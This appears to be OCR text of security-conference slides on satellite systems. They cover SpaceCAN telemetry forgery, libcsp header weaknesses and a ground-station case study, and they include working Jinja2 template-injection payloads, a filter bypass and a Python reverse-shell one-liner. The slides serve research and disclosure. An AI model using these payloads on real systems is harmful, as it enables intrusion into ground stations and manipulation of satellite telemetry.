
SpaceCAN - packet splitting

① Header ✅
② Timing ✅
③ Data

- In a CAN frame, the data field is only 8 bytes
- If TM data is longer than 8 bytes, SpaceCAN splits the data into frames

```python
def split(self):
    total_frames = math.ceil(len(self.data) / MAX_DATA_LENGTH)
    total_frames = max(1, total_frames)
    for n in range(total_frames):
        data = bytearray(self.data[n * 6 : n * 6 + 6])
        header = bytearray([total_frames - 1, n])
        yield header + data
```


```
Data([1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14])
```



SpaceCAN - packet assembling

① Header ✅
② Timing ✅
③ Data

- No additional validation is performed in PacketAssembler
  - *Buffer* is only toggled *on* or *off* and is cleared after assembly
  - Assemble when *length = total_frames*
  - No further check between *index* & *total_frames*




```python
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```

Check the total number of frames


Create a buffer if one does not exist

Assemble the data and return the result

SpaceCAN - packet assembling

① Header ✅
② Timing ✅
③ Data


- Attack method
  - Fulfill *buffer length=total_frames*
  - Overwrite part of data
  - Produce fewer packets as possible



SpaceCAN - packet assembling

① Header ✅
② Timing ✅
③ Data

- Attack method
  - Fulfill *buffer length=total_frames*
  - Overwrite part of data
  - Produce fewer packets as possible



SpaceCAN - manipulation

① Header ✅
② Timing ✅
③ Data ✅

- Data manipulation will lead to
  - On the satellite, it will trigger a programmed, emergent automatic fix
  - It may mislead operators into making bad decisions

Normal voltage = **48.5**


```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xc88')
assembled data = Packet([3, 25, 2, 65, 200, 56, 66, 66, 66, 66, 66])
TM[03, 25] with data 0x0241c8384242424242 from node 1
--> received housekeeping report (1, 2) from node 1:
 => temperature: 25.027469635009766
 => voltage: 48.56470489501953
```

Manipulated voltage = **0**

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xcc`')
new added data in buffer 1100000001[1] = bytearray(b'\x06\x00\x00\x00\x00')
assembled data = Packet([3, 25, 2, 65, 204, 96, 6, 0, 0, 0, 0])
TM[03, 25] with data 0x0241cc600600000000 from node 1
--> received housekeeping report (1, 2) from node 1:
 => temperature: 25.546886444091797
 => voltage: 0.0
```

Why is it dangerous?

- A Russian attacker controlled ROSAT by attacking the Goddard Space Flight Center ground station system on September 20, 1998
  - 1st attack
    - ROSAT overheating led to a DoS
  - 2nd attack
    - Permanent damage to the X-ray imager
  - ROSAT crashed into the atmosphere in 2011



ROSAT burned in atmosphere

What is more dangerous?


- In February 2024, a NASA satellite and a Russian satellite were about to collide (at a distance of less than 10 meters)
- If two satellites collided…
  - Thousands of small fragments could be generated
- Fragments could collide with other satellites or spacecraft in Earth orbit at a speed of 16,000 km per hour
- This could cause greater damage and even endanger human lives

Credit: ESA

Case Study - β

System β

- A ground station system
- 3-layer system
  - CSP service
    - Sends commands to the satellite; written in C
  - Middleware
    - Handles authentication, logging, and data transferring; written in Python
  - Web service
    - Provides a human interface; written in Python



Libcsp

- CubeSat Space Protocol (CSP), established in 2008
- C library
- https://github.com/libcsp/libcsp
- Small network-layer delivery protocol designed for CubeSats
- Open source
- Widely used by organizations in the satellite industry, such as GomSpace, GATOSS, GOMX-1, AAUSAT3, EgyCubeSat, EuroLuna, and the Hawaiian Space Flight Laboratory...

https://github.com/libcsp/libcsp

Known vulnerabilities in Libcsp

- Libcsp is also used in OPS-SAT by the European Space Agency
- Johannes Willbold at BHUS23 revealed that in Libcsp, CRC and HMAC do not protect the headers
- In the latest version 2, it is still vulnerable for backward compatibility

CSP Header 1.x


Bit offset	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	Priority		Source					Destination					Destination Port						Source Port						Reserved				HMAC	XTEA	RDP	CRC
32	Data (0 – 65,535 bytes)																															


https://en.wikipedia.org/wiki/CubeSat_Space_Protocol

System β - Web Service

- 3 roles
  - Operator - mostly monitoring , functions
  - Engineer - API key, monitoring , functions
  - Admin - API key, firmware update ,management

The 20-character length restriction applies only to the front end





Credit: Friends

System β - SSTI

- Server-Side Template Injection
- An attacker can inject malicious code into a template that is executed on the server
- Python Flask with Jinja2 is common in CTFs
- Easy test cases :

  `{{7*7}} , {{ "hello"|upper }}`

- The Jinja2 sandbox provides protection against the abuse of Python's internal functions

```python
from flask import Flask, request
from jinja2.sandbox import SandboxedEnvironment

app = Flask(__name__)

@app.route('/')
def index():
    payload = request.args.get('s', '{{1+1}}')

    sandbox = SandboxedEnvironment()

    try:
        template = sandbox.from_string(payload)
        result = template.render()
    except Exception as e:
        result = f"Error: {str(e)}"

    return f"Template result: {result}"
```

With jinja2 sandbox

System β - Jinja2

- Jinja2 sandbox is common in real world

```
{{7*7}}
```

```
>> 49
```

```
{{request.__class__.__init__.__globals__['__builtins__']['__import__']('os').popen('id').read()}}
```

```
>> Error: access to attribute '__init__' of 'Undefined' object is unsafe
```

System β - Filter bypass

- It filtered "**{{**" and "**}}**" by their own blacklist , instead of using Jinja2 sandbox
- Try "**{%**" "**%}**"

```
{% if 7*7 == 49 %}True{% else %}False{% endif %}
```

```
>> True
```

```
{% for c in ().__class__.__base__.__subclasses__() %}
    {% if c.__name__ == 'catch_warnings' %}
        {% print(c) %}
    {% endif %}
{% endfor %}
```

```
>> <class 'warnings.catch_warnings'>
```

Reverse shell - RCE on Web service 😽

```
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if "warning" in x.__name__ %}
    {% set _ = x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"192.168.124.128\\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\\"/bin/sh\\", \\"-I\\"]);'") %}
  {% endif %}
{% endfor %}
```


System β - Middleware

- Dump Web code and DB with hardcoded password
- API-key is also synced to Middleware for auth and log
- No protection between CSP endpoint and Middleware

```
POST /register
Host: 10.0.2.4
Token: od83400Z@56-po6liw9pfpgo
..[SNIP]..
{
  "userkey":"49!mvkr9toisSPE",
  "role":"po6liw9pfpgo"
}
```

{API-key}-{role}


{default key}



System β - so far ...

- SSTI leads to RCE on the web service
- Create or search for valid API keys and role keys to pass the middleware validation
- **我要shampoo!!**

Credit: Fanum & Ray



Libcsp - Peek & Poke


- CSP Management Protocol (CMP)
- Provide functions for read/write/fetch system information and memory

```
109  static int do_cmp_peek(struct csp_cmp_message * cmp) {
110
111      cmp->peek.addr = htobe32(cmp->peek.addr);
112      if (cmp->peek.len > CSP_CMP_PEEK_MAX_LEN)
113          return CSP_ERR_INVAL;
114
115      /* Dangerous, you better know what you are doing */
116      csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->peek.data, (csp_memptr_t)(uintptr_t)cmp->peek.addr, cmp->peek.len);
117
